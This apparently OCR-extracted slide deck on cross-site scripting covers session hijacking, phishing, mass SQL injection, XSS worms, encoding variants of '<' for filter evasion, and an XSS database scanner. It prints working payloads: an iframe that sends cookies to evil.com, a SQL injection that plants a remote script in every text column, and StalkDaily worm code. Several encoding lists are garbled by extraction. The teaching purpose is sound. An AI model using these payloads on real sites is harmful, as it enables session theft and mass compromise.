
Session Hijacking



```
<IFRAME
SRC="javascript:window.location=%22http://
www.evil.com/evil.php?foo=%
22+document.cookie"
height="1" width="1"
frameborder="0">
</IFRAME>
```

* could also steal or corrupt any data that's on the page


Phishing



> Attacker...

- | Injects a fake login form
- | Gets victim's credentials
- | Victim has no idea

Installing Malware



Warning - visiting this web site may harm your computer!

You can learn more about harmful web content and how to protect your computer at StopBadware.org


Suggestions:

- [Return to the previous page](#) and pick another result.
- Try another search to find what you're looking for.

Or you can continue to <http://videofree.com/> at your own risk.

Advisory provided by Google


Mass Distribution




```
DECLARE @T varchar(255),@C
varchar(255) DECLARE
Table_Cursor CURSOR FOR select
a.name,b.name from sysobjects
a,syscolumns b where a.id=b.id
and a.xtype='u' and (b.xtype=99
or b.xtype=35 or b.xtype=231 or
b.xtype=167) OPEN Table_Cursor
FETCH NEXT FROM Table_Cursor
INTO @T,@C WHILE
(@@FETCH_STATUS=0) BEGIN exec
('update ['+'@T+' ] set ['+'@C+'
=rtrim(convert(varchar,['+'@C
+' ]))+'<script
src=http://c.uc8010.com/
0.js></script>''')FETCH NEXT
FROM Table_Cursor INTO @T,@C
END CLOSE Table_Cursor
DEALLOCATE Table_Cursor DECLARE
@T varchar(255),@C
```

Thousands of sites hit at once


Attacking Intranets



Attacking Intranets



XSS Worms





```
var update = urlencode("Hey
everyone, join
www.StalkDaily.com. It's a
site like Twitter but with
pictures, videos, and so much
more! :)");
```

```
var xss = urlencode('http://
www.stalkdaily.com"></
a><script src="http://
mikeyyloolz.uuuq.com/x.js"></
script><script src="http://
mikeyyloolz.uuuq.com/x.js"></
script><a ');
```

```
var ajaxConn = new XHConn();
ajaxConn.connect("/status/
update", "POST",
"authenticity_token="+authtok
en+"&status="+update
+"&tab=home&update=update");
ajaxConn1.connect("/account/
settings", "POST",
"authenticity_token="+authtok
en+"&user[url]="+xss
+"&tab=home&update=update");
```

XSS vs. Gears/HTML5





Percent Encoding

%3c
%3C

HTML Entity Encoding

<
<
<
<
<
<
<
<
<
<
<
<
<
<
<
<
<
<
<
<
<
<
<
<
<
<
<
<
<
<
<
<
<
<
<
<

<
<
<
<
<
<
<
<
<
<
<
<
<
<
<
<
<
<
<
<
<
<
<
<
<
<
<
<
<
<
&Lt
<
<
<
≪
≪
<

JavaScript Escape

\<
\x3c
\X3c
\u003c
\U003c
\x3C
\X3C
\u003C
\U003C

CSS Escape

\3c
\03c
\003c
\0003c
\00003c
\3C
\03C
\003C
\0003C
\00003C


Overlong UTF-8

%c0%bc
%e0%80%bc
%f0%80%80%bc
%f8%80%80%80%bc
%fc%80%80%80%80%bc

US-ASCII

¹/₄

UTF-7



Percent Encoding

%3c
%3C


HTML Entity Encoding

<
<
<
<
<
<
<
<

<
<
<
<
<
<
<
<
<
<
<
<
<

JavaScript Escape

\<
\x3c
\X3c
\u003c
\U003c
\x3C
\X3C
\u003C
\U003C




<
<
<
<
<
<
<
<

<
<
<
<
<
<
<
<
<

UTF-8


%c0%80%bc
%f0%80%80%bc
%f8%80%80%80%bc
%fc%80%80%80%80%bc

US-ASCII

1/4

UTF-7

Have You Been XSSed?



Scrubbr - Scan Results


Table Breakdown

Tables Scanned:	1
Tainted Tables:	1
Rows Scanned:	2
Tainted Rows Found:	1
Tainted Tuples (values):	1
Scan Time:	

Rows

pos.	topi.	foru.	pos.	icon.	pos.	post.	pos.	post.	ena.	ena.	ena.	ena.	pos.	post.	post_text	p.
1	1	2	2	0	17	121	1	0	1	1	1	1	Wel		<script>alert(111)</script>	

Aspect XSS DB Scrubbr

 phpbb_posts > post_text

